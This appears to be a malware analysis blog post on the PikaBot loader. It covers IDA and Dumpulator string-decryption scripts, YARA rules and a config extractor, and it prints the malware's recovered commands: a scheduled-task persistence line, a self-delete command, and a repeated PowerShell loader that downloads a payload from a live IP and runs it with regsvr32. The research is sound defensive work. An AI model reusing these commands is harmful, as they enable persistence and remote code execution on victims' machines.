PikaBot

research.openanalysis.net/pikabot/yara/config/loader/2023/02/26/pikabot.html

OALABS Research February 26, 2023

Overview

References

After this was published there was another blog whta didn't name the sample on this malware.

> Beepin' Out of the Sandbox: Analyzing a New, Extremely Evasive Malware

Samples

Loader

Sample 1

Packed: `67c61f649ec276eb57fcfe70dbd6e33b4c05440ee10356a3ef10fad9d0e224ef`
UnpacMe Analysis

Unpacked: `05d1b791865c9551ed8da6a170eb6f945a4d1e79cb70341f589cc47bacf78cc3`

Sample 2

Packed: `c666aeb7ed75e58b645a2a4d1bc8c9d0a0a076a8a459e33c6dc60d12f4fa0c01`
UnpacMe Analysis

Unpacked: `8528b4fbb050be27debef474bd27d441d92196f5d19840f94afa979e8483c8ef`

Core

`59f42ecde152f78731e54ea27e761bba748c9309a6ad1c2fd17f0e8b90f8aed1` UnpacMe Analysis

Analysis

- Something is weird with the dll (did we unpack it wrong?) when run we don't call the entrypoint for some reason?
- There is a simple API hashing algo used to hash two APIs (`GetProcAddress`,`LoadLibraryA`) to construct a dynamic API resolve function
- API names are protected as encrypted stack strings

String Decryption

```
from dumpulator import Dumpulator

dp = Dumpulator("/tmp/pika2.dmp", quiet=True)
print('loaded')

loaded

dll_base = 0x00540000

dp.start(0x005A2013, end=0x005A203A)

print('done')

done

dp.read(dp.regs.ebp - 0x1c, 12)

bytearray(b'Kernel32.dll')

dp = Dumpulator("/tmp/pika2.dmp", quiet=True)
print('loaded')
dp.start(0x005A2041, end=0x00005A206E)
print('done')

loaded
done

dp.read(dp.regs.edx, 12)

bytearray(b'User32.dll\x00w')
```

DLL Names


The API resolving function passes a flag in the first argument which is used to select one of three hard-coded DLLs to load APIs from. The DLL names are hard coded as encrypted stack strings.

```
1 -> Kernel32.dll
2 -> User32.dll
6 -> Advapi32.dll
```

Strings

For automatic stack string detection and decryption we need the following.

- detect where to start emulation
- detect where to stop emulation
- detect the var/reg where the decrypted stack string is located




```
33 D2                                   xor     edx, edx
C7 45 EC 93 A4 A6 8E                    mov     [ebp+var_14], 8EA6A493h
C7 45 F0 B1 A4 AF 8A                    mov     [ebp+var_10], 8AAFA4B1h
8B CA                                   mov     ecx, edx
C7 45 F4 A4 B8 84 B9                    mov     [ebp+var_C], 0B984B8A4h
C6 45 F8 96                             mov     [ebp+var_8], 96h ; '-'
8A 44 0D EC                             mov     al, byte ptr [ebp+ecx+var_14]
34 C1                                   xor     al, 0C1h
88 44 0D D0                             mov     [ebp+ecx+var_api_name], al
41                                      inc     ecx
83 F9 0D                                cmp     ecx, 0Dh
7C F0                                   jl      short loc_5A109B
88 55 DD                                mov     [ebp+var_23], dl
```

Algorithm

- For each function walk all basic blocks (bb)
- If a bb ends with a `jl` this is a candidate for string decryuption "end block"

- The prev block is then assumed to be the stack string setup block or the "start block"
- Record both the start and end addresses
- The stack string location is assumed to be the last `mov` instruction before the `jl`, to fide this we can just iterate backwards from the `jl` until we hit the first `mov`

IDA Get Operand Offset

When we have an operand that had an offset instead of a direct reg or imm it is a bit tricky to get the actual offset. This code can help!

Example.

```
88 44 0D D0      mov     [ebp+ecx+var_30], al
```

We want to get the `var_30` offset value, but we also want to get the `ebp` and `ecx` registers. If we just want to the `var_30` offset we can use the following.

A good IDA ref for how instructions are parsed can be found here (thanks Robert Yates .... psyco killer na na na na

A quick way.

```
idc.get_operand_value(ea, 0) -> 0xfffffffd0 -> twos_complement() -> -0x30

def twos_complement(value, bits):
    if value & (1 << (bits - 1)):
        value -= 1 << bits
    return value

twos_complement(idc.get_operand_value(ea, 0), 32)
```

If we want to do a more in-depth invesitgation of the operand structure we can use the following

```
import idaapi
import ctypes

ea = 0x5a10a1

insn = idaapi.insn_t()
insnLen = idaapi.decode_insn(insn, ea)


op = insn.ops[0]

print(hex(ctypes.c_int(op.addr).value))
```

Putting it all together....

```
import idaapi
import ctypes

def get_operand_offset(ea):
    op_offset = idc.get_operand_value(ea, 0)
    return ctypes.c_int(op_offset).value
```

Find Stack Strings

```
import idautils
import idaapi
import idc
import ctypes

def get_operand_offset(ea):
    op_offset = idc.get_operand_value(ea, 0)
    return ctypes.c_int(op_offset).value


def parse_fn(test_fn):
    # {'start','end','op_offset'}
    out = []
    f = ida_funcs.get_func(test_fn)

    fc = list(idaapi.FlowChart(f, flags=idaapi.FC_PREDS))

    for block_ptr in range(len(fc)):
        block = fc[block_ptr]
        print(f"Basic Block: {hex(block.start_ea)}")
        last_inst =  idc.prev_head(block.end_ea)
        print(f"Last isn {hex(last_inst)}")
        if idc.print_insn_mnem(last_inst) == 'jl':
            print(f"Found decryption block {hex(block.start_ea)}")
            # End of stack string builder is start of next block
            stack_string_end = block.end_ea
            # Prev block start is the start of the stack string builder
            prev_block = fc[block_ptr - 1]
            stack_string_start = prev_block.start_ea
            # The last mov instruction before the end of the decryption loop
            # is the stack string var
            isn_ptr = last_inst
            while isn_ptr >= block.start_ea:
                isn_ptr = idc.prev_head(isn_ptr)
                if idc.print_insn_mnem(isn_ptr) == "mov":
                    print(f"Found the stack var at address {hex(isn_ptr)}")
                    op_offset = get_operand_offset(isn_ptr)
                    out.append({'start':stack_string_start,
                                'end':stack_string_end,
                                'op_offset':op_offset})
                    break
    return out

stack_strings = []
for f in idautils.Functions():
    out = parse_fn(f)
    stack_strings += out

print(stack_strings)
```

```
stack_strings = [{'start': 5902456, 'end': 5902507, 'op_offset': -48}, {'start':
5902507, 'end': 5902578, 'op_offset': -100}, {'start': 5902651, 'end': 5902714,
'op_offset': -44}, {'start': 5902793, 'end': 5902851, 'op_offset': -496}, {'start':
5902851, 'end': 5902983, 'op_offset': -920}, {'start': 5902983, 'end': 5903051,
'op_offset': -512}, {'start': 5903051, 'end': 5903096, 'op_offset': -400}, {'start':
5903096, 'end': 5903151, 'op_offset': -584}, {'start': 5903151, 'end': 5903256,
'op_offset': -648}, {'start': 5903256, 'end': 5903317, 'op_offset': -560}, {'start':
5903317, 'end': 5903362, 'op_offset': -412}, {'start': 5903362, 'end': 5903947,
'op_offset': -1364}, {'start': 5903947, 'end': 5904084, 'op_offset': -1000},
{'start': 5904084, 'end': 5904190, 'op_offset': -840}, {'start': 5904190, 'end':
5904288, 'op_offset': -776}, {'start': 5904288, 'end': 5904395, 'op_offset': -712},
{'start': 5904395, 'end': 5904475, 'op_offset': -136}, {'start': 5904475, 'end':
5904520, 'op_offset': -76}, {'start': 5904520, 'end': 5904580, 'op_offset': -20},
{'start': 5904580, 'end': 5904636, 'op_offset': -64}, {'start': 5904636, 'end':
5904799, 'op_offset': -308}, {'start': 5904799, 'end': 5904869, 'op_offset': -544},
{'start': 5905068, 'end': 5905134, 'op_offset': -528}, {'start': 5905134, 'end':
5905203, 'op_offset': -192}, {'start': 5905356, 'end': 5905425, 'op_offset': -48},
{'start': 5905811, 'end': 5905870, 'op_offset': -128}, {'start': 5905870, 'end':
5905915, 'op_offset': -44}, {'start': 5905915, 'end': 5905960, 'op_offset': -32},
{'start': 5906451, 'end': 5906490, 'op_offset': -28}, {'start': 5906497, 'end':
5906535, 'op_offset': -12}, {'start': 5906549, 'end': 5906588, 'op_offset': -28}]

def emulate(start, end, op_offset):
    dp = Dumpulator("/tmp/pika2.dmp", quiet=True)
    print('loaded')
    dp.start(start, end=end)
    print('done')
    str_len = dp.regs.ecx
    if str_len > 2:
        if dp.read(dp.regs.ebp + op_offset, 2)[1] == 0:
            out = dp.read(dp.regs.ebp + op_offset, str_len * 2)
            out = out.replace(b'\x00',b'')
        else:
            out = dp.read(dp.regs.ebp + op_offset, str_len)
    else:
        out = dp.read(dp.regs.ebp + op_offset, str_len)
    return out


labels = {}
for ss in stack_strings:
    try:
        out = emulate(ss.get('start'), ss.get('end'),ss.get('op_offset'))
        if out.isascii():
            print(f"{hex(ss.get('start'))}: {out.decode('utf-8')}")
            labels[ss.get('start')] = out.decode('utf-8')
        else:
            print(f"ERROR: {hex(ss.get('start'))}: {out}")

    except:
        print(f"TOTAL FAILURE:  {hex(ss.get('start'))}")
```

```
print(labels)
```

```
loaded
done
0x5a1078: RegOpenKeyExW
loaded
done
0x5a10ab: HARDWARE\ACPI\DSDT\VBOX__
loaded
done
0x5a113b: GetUserDefaultLangID
loaded
done
0x5a11c9: CreateMutexW
loaded
done
0x5a1203: {8B30B3CD-2068-4F75-AB1F-FCAE6AF928B6}
loaded
done
0x5a1287: GetLastError
loaded
done
0x5a12cb: wsprintfW
loaded
done
0x5a12f8: SOFTWARE\%s
loaded
done
ERROR: 0x5a132f:
bytearray(b'\x05\x06\x05\t\xfc\n\n\x0b\xf8\x05\x0b\xe6\x0c\x0b\x03\r\xfc\n\xdb\xfa\x0b

loaded
done
0x5a1398: RegCreateKeyExW
loaded
done
0x5a13d5: wsprintfW
loaded
done
0x5a1402: schtasks.exe /Create /F /TN "%s" /TR " cmd /q /c start /min \"\" powershell
\"$%s = Get-ItemProperty -Path HKCU:\Software\%s; powershell -encodedcommand $%s.%s
\"" /SC MINUTE /MO %s
loaded
done
0x5a164b: {8B30B3CD-2068-4F75-AB1F-FCAE6AF928B6}
loaded
done
ERROR: 0x5a16d4:
bytearray(b'\x00\x81\x00\x81\x00\x81\x08\x81H\x80\x08\x81\x00\x81\x08\x81\x08\x81H\x80

loaded
done
0x5a173e:
loaded
```

```
done
ERROR: 0x5a17a0:
bytearray(b'\x00\x80\x00\x80\x00\x80\x08\x80H\x81\x08\x80\x00\x80\x08\x80\x08\x80H\x81

loaded
done
0x5a180b: @@H@HHH@H@HH@@@@H
loaded
done
0x5a185b:
loaded
done
0x5a1888: GetModuleFileNameW
loaded
done
0x5a18c4: wsprintfW
loaded
done
0x5a18fc: @H@H@@HH@HH@@HHH@@@@@@
loaded
done
0x5a199f: CreateProcessW
loaded
done
0x5a1aac: RegSetValueExW
loaded
done
0x5a1aee:
loaded
done
0x5a1bcc: RegCloseKey
loaded
done
0x5a1d93: CreateProcessW
loaded
initial unmapped read from 8df790[1], cip = 5a1dce, exception: ExceptionType.Memory,
(0x5a1dce, 0x2d, 12)
final unmapped read from 8df790[1], cip = 5a1deb, exception: ExceptionType.Memory,
(0x5a1deb, 0x10, 6)

Traceback (most recent call last):
  File "/Users/herrcore/.pyenv/versions/3.9.5/lib/python3.9/site-
packages/dumpulator/dumpulator.py", line 1329, in _hook_syscall
    status = syscall_impl(dp, *args)
  File "/Users/herrcore/.pyenv/versions/3.9.5/lib/python3.9/site-
packages/dumpulator/ntsyscalls.py", line 2888, in ZwQueryInformationJobObject
    raise NotImplementedError()
NotImplementedError
```

```
Exception thrown during syscall implementation, stopping emulation!
forced exit memory operation 21 of 4fe2[1] = 0
TOTAL FAILURE:  0x5a1dce
loaded
initial unmapped read from 8df790[1], cip = 5a1dfb, exception: ExceptionType.Memory,
(0x5a1dfb, 0x2d, 12)
final unmapped read from 8df790[1], cip = 5a1e18, exception: ExceptionType.Memory,
(0x5a1e18, 0x10, 6)

Traceback (most recent call last):
  File "/Users/herrcore/.pyenv/versions/3.9.5/lib/python3.9/site-
packages/dumpulator/dumpulator.py", line 1329, in _hook_syscall
    status = syscall_impl(dp, *args)
  File "/Users/herrcore/.pyenv/versions/3.9.5/lib/python3.9/site-
packages/dumpulator/ntsyscalls.py", line 2888, in ZwQueryInformationJobObject
    raise NotImplementedError()
NotImplementedError

Exception thrown during syscall implementation, stopping emulation!
forced exit memory operation 21 of 4fe2[1] = 0
TOTAL FAILURE:  0x5a1dfb
loaded
done
0x5a2013: Kernel32.dll
loaded
done
0x5a2041: User32.dll
loaded
done
0x5a2075: Advapi32.dll
{5902456: 'RegOpenKeyExW', 5902507: 'HARDWARE\\ACPI\\DSDT\\VBOX__', 5902651:
'GetUserDefaultLangID', 5902793: 'CreateMutexW', 5902851: '{8B30B3CD-2068-4F75-AB1F-
FCAE6AF928B6}', 5902983: 'GetLastError', 5903051: 'wsprintfW', 5903096:
'SOFTWARE\\%s', 5903256: 'RegCreateKeyExW', 5903317: 'wsprintfW', 5903362:
'schtasks.exe /Create /F /TN "%s" /TR " cmd /q /c start /min \\"\\" powershell \\"$%s
= Get-ItemProperty -Path HKCU:\\Software\\%s; powershell -encodedcommand $%s.%s \\""
/SC MINUTE /MO %s', 5903947: '{8B30B3CD-2068-4F75-AB1F-FCAE6AF928B6}', 5904190:
'\x00\x01\x08\x01\x00\x01\x08\x01\x08\x01\x08\x01\x00\x01\x08\x01\x08\x01\x08\x01\x00\
 5904395: '@@H@HHH@H@HH@@@@H', 5904475: '\x00\x00', 5904520: 'GetModuleFileNameW',
5904580: 'wsprintfW', 5904636:
'@H@\x08@H@\x08@@HH@HH@@HHH@@@@H\x08@\x08@\x08@\x08@@', 5904799: 'CreateProcessW',
5905068: 'RegSetValueExW', 5905134: '', 5905356: 'RegCloseKey', 5905811:
'CreateProcessW', 5906451: 'Kernel32.dll', 5906497: 'User32.dll', 5906549:
'Advapi32.dll'}
```

Label Strings in IDA

```
def set_hexrays_comment(address, text):
    '''
    set comment in decompiled code
    '''
    cfunc = idaapi.decompile(address)
    tl = idaapi.treeloc_t()
    tl.ea = address
    tl.itp = idaapi.ITP_SEMI
    cfunc.set_user_cmt(tl, text)
    cfunc.save_user_cmts()


def set_comment(address, text):
    ## Set in dissassembly
    idc.set_cmt(address, text,0)
    ## Set in decompiled data
    set_hexrays_comment(address, text)
```

Mutex

Loll they create a hard coded mutex {8B30B3CD-2068-4F75-AB1F-FCAE6AF928B6}

```
start = 0x005A11C9
# start = 0x005A18FC
end = 0x005A199F


dp = Dumpulator("/tmp/pika2.dmp", quiet=True)
print('loaded')
dp.start(start, end=end)
print('done')

loaded
done

dp.read(dp.regs.ebp -0x135 + 1, dp.regs.ecx * 2).decode('utf-16')

'cmd.exe /C "ping localhost && DEL /F /S /Q /A %s"'

dp.read(dp.regs.ebp -0x88, 100)

bytearray(b'A\x00p\x00h\x00r\x00o\x00n\x00i\x00a\x00H\x00a\x00i\x00m\x00a\x00v\x00a\x0

b'A\x00p\x00h\x00r\x00o\x00n\x00i\x00a\x00H\x00a\x00i\x00m\x00a\x00v\x00a\x00t\x00i\x0
16')

'AphroniaHaimavati\x00用\x00'
```

```
start = 0x005A11C9
end = 0x005A17A0
dp = Dumpulator("/tmp/pika2.dmp", quiet=True)
print('loaded')
dp.start(start, end=end)
print('done')
print(dp.regs.ecx)
dp.read(dp.regs.ebp -0x308 , dp.regs.ecx*2).decode('utf-16')

loaded
done
31

'nonresistantOutlivesDictatorial'
```

Executing someting via a schedualed task and PowerShell

```
schtasks.exe /Create /F /TN "{8B30B3CD-2068-4F75-AB1F-FCAE6AF928B6}" /TR " cmd /q /c
start /min \"\" powershell \"$nonresistantOutlivesDictatorial = Get-ItemProperty -
Path HKCU:\Software\nonresistantOutlivesDictatorial; powershell -encodedcommand
$nonresistantOutlivesDictatorial.AphroniaHaimavati \"" /SC MINUTE /MO 1
```

Yara Rules

This rule comes from @c3rb3ru5d3d53c. She used Binlex with the following command...

```
find samples/ -type f | while read i; binlex -i $i | jq -r 'select(.trait_tlsh !=
null and .size < 128) | .trait' | grep -v '89 5d ??' | grep -v 'c7 45 ?? ?? ?? ?? ??'
| sort | uniq; end | sort | uniq -c | sort -rn | sed 's/^ *//' | grep -P '^2 ' | sed
's/^2 //' | blyara -n pika
```

```
rule pikabot_0 {
    meta:
        author      = "@c3rb3ru5d3d53c"
        description = "Detects PikaBot"
        created     = "2023-03-02"
        tlp         = "white"
        rev         = 1
    strings:
        $trait_0 = {
            8d 85 ?? ?? ?? ?? 89 b5 ?? ?? ?? ?? 50 8d 85 ??
            ?? ?? ?? 50 8d 85 ?? ?? ?? ?? 50 6a 02 8d 95 ??
            ?? ?? ?? 59 e8 40 05 00 00 ff d0 83 c4 0c 8d 85
            ?? ?? ?? ?? 8d 95 ?? ?? ?? ?? 56 50 56 68 3f 00
            0f 00 56 56 56 8d 85 ?? ?? ?? ?? 50 68 01 00 00
            80 6a 06 59 e8 10 05 00 00 ff d0 85 c0 0f 85 b5
            01 00 00}
        $trait_1 = {
            55 8b ec 51 51 89 4d ?? 56 be c7 26 00 00 57 8b
            fa 85 c9 74 36 85 ff 74 32 33 c0 89 45 ?? 53 8a
            1c 08 8d 43 ?? 0f b6 c8 8d 53 ?? 80 fa 19 0f b6
            c3 0f 47 c8 8b 45 ?? 6b f6 05 0f be c9 03 f1 8b
            4d ?? 40 89 45 ?? 3b c7 72 d5 5b 5f 8b c6 5e c9
            c3}
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c)) == 0x00004550 and
        1 of them
}
```

Results

- 3ba484fd9430dda5ea691c86ed0cd6e95f1e401d7b444c0d6465545a03ae20b7
- c15c4a73728ea1b3e6688066bb1fdea841d42b910fb2883289cb26003474af64
- 8528b4fbb050be27debef474bd27d441d92196f5d19840f94afa979e8483c8ef
- add0e82c68959b9c88485da47178295d80bd6752dd7f0dd4c62cf80bdbf1939c
- 05d1b791865c9551ed8da6a170eb6f945a4d1e79cb70341f589cc47bacf78cc3
- 4fb5b0da3a557a7dac922010a2b888a91055c4381cf494a6336a674be3bb4a45
- 9754d73feff432298ab129b21a09faa38c3a4ab9a480dbef2eb58dd7d4a151b0
- e8c7d64a29182d3f84a956ed5bb8a8abc2b5459fa939eb17b00c9513240c817e
- 13f98d53182d72abd4b8cfe75487d63f6184061eba69c76a2ac21455a81e5230

This rule comes from crisp bag!

```
/*
Unpac.me results:
e8c7d64a29182d3f84a956ed5bb8a8abc2b5459fa939eb17b00c9513240c817e
13f98d53182d72abd4b8cfe75487d63f6184061eba69c76a2ac21455a81e5230
05d1b791865c9551ed8da6a170eb6f945a4d1e79cb70341f589cc47bacf78cc3
4fb5b0da3a557a7dac922010a2b888a91055c4381cf494a6336a674be3bb4a45
3ba484fd9430dda5ea691c86ed0cd6e95f1e401d7b444c0d6465545a03ae20b7
9754d73feff432298ab129b21a09faa38c3a4ab9a480dbef2eb58dd7d4a151b0
8528b4fbb050be27debef474bd27d441d92196f5d19840f94afa979e8483c8ef
add0e82c68959b9c88485da47178295d80bd6752dd7f0dd4c62cf80bdbf1939c
c15c4a73728ea1b3e6688066bb1fdea841d42b910fb2883289cb26003474af64
*/

rule MAL_PIKABOT_XOR_1
{
    meta:
        author      = "@qutluch"
        description = "Detect PIKABOT xor operations (unpakce samples)."
        version     = "1.0"
        date        = "2023-03-03"
        license     = "BSD-2-Clause"
        hash        =
"05d1b791865c9551ed8da6a170eb6f945a4d1e79cb70341f589cc47bacf78cc3"

    strings:
        $ = { 8a 44 0d c0 34 ?? (0f b6 c0 | ?? ?? ?? ??) [0-2] ff ff 41 83 ?? ?? 7c
?? }
    condition:
        uint16(0) == 0x5A4D
        and (uint32(uint32(0x3C)) == 0x00004550)
        and (uint16(uint32(0x3C)+0x16) & 0x2000)
        and any of them
        and filesize < 100KB
}
```

Powershell Loader Script

In the binary there are two encrypted blobs that are identical (starting at the start of the `.rdata` section). These blobs are decrypted using a simple subtraction or xor decryption algorithm with a single byte. Once decrypted we can see that they are Base64 encoded PowerShell commands.

```
$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";
md $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;
Start-Process (Get-Command curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;
Start-Sleep -Seconds 40;
$ungiantDwarfest = Get-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll | %
{[Convert]::FromBase64String($_)};
Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;
regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;

$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";
md $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;
Start-Process (Get-Command curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;
Start-Sleep -Seconds 40;
$ungiantDwarfest = Get-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll | %
{[Convert]::FromBase64String($_)};
Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;
regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
```

Scheduled Task and Powershell Misdirection

Possibly in an attempt to evade AV/EDR the loader stage uses a scheduled task with powershell to execute a powershell script used to download and execute Stage 2. The powershell script (see above) is stored in the registry and is then retrieved by the scheduled task powershell and executed.

Config Extraction

- Extract the `.rdata` section
- The encrypted blob starts at the beginning of the section
- Brute force the single byte xor key using the crib of `http`
- Confim and decrypt and extract the script

```
import pefile
import base64
import re

MALWARE_PATH =
'/tmp/loader_05d1b791865c9551ed8da6a170eb6f945a4d1e79cb70341f589cc47bacf78cc3.bin'

pe = pefile.PE(MALWARE_PATH)

section_data = None


for s in pe.sections:
    if s.Name.startswith(b'.rdata'):
        section_data = s.get_data()
        break


assert section_data is not  None


def xor(data, key):
    out = []
    for c in data:
        out.append(c ^ key)
    return bytes(out)


def wide_finder(data):
    str_end = len(data)
    for i in range(0, len(data) - 1, 2):
        if not chr(data[i]).isascii():
            str_end = i
            break
        if data[i+1] != 0:
            str_end = i
            break
    return data[:str_end]

def get_url(ps_string):
    out = None
    m = re.search(r'http[^ ]*', ps_string)
    if m:
        out = m.group()
    return out

big_null = section_data.find(b'\x00' * 30)
section_data = section_data[:big_null]

out = None

for i in range(1,0xff):
```

```
    egg = bytes([i]) * 16
    if egg in section_data:
        test_out = xor(section_data, i)
        # This might break if the extra crud on the end of the blob is not b64
friendly
        test_out_ptxt = base64.b64decode(test_out)
        if "http".encode("utf-16le") in test_out_ptxt:
            out = wide_finder(test_out_ptxt)

assert out is not None

out_ascii = out.decode('utf-16le')

print(out_ascii)

url = get_url(out_ascii)

print(url)

$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command
curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-
Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll
| %{[Convert]::FromBase64String($_)};Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
https://37.1.215.220/messages/DBcB6q9SM6
```

```
from pathlib import Path

class PikaException(Exception):
    pass

def get_ps(file_path):
    ps_script = None
    pe = pefile.PE(file_path)
    section_data = None
    for s in pe.sections:
        if s.Name.startswith(b'.rdata'):
            section_data = s.get_data()
            break

    if section_data is None:
        raise PikaException("rdata section not found")

    big_null = section_data.find(b'\x00' * 30)
    section_data = section_data[:big_null]

    out = None

    for i in range(1,0xff):
        egg = bytes([i]) * 16
        if egg in section_data:
            test_out = xor(section_data, i)
            # This might break if the extra crud on the end of the blob is not b64
friendly
            try:
                test_out_ptxt = base64.b64decode(test_out)
                if "http".encode("utf-16le") in test_out_ptxt:
                    out = wide_finder(test_out_ptxt)
            except:
                pass

    if out is None:
        return None

    return out.decode('utf-16le')



for file in Path('/tmp/samples/').glob('*'):
    print(file)
    print(get_ps(file))
```

```
/tmp/samples/e8c7d64a29182d3f84a956ed5bb8a8abc2b5459fa939eb17b00c9513240c817e
$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command
curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-
Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll
| %{[Convert]::FromBase64String($_)};Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
/tmp/samples/3ba484fd9430dda5ea691c86ed0cd6e95f1e401d7b444c0d6465545a03ae20b7
$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command
curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-
Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll
| %{[Convert]::FromBase64String($_)};Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;regsvr32 /s
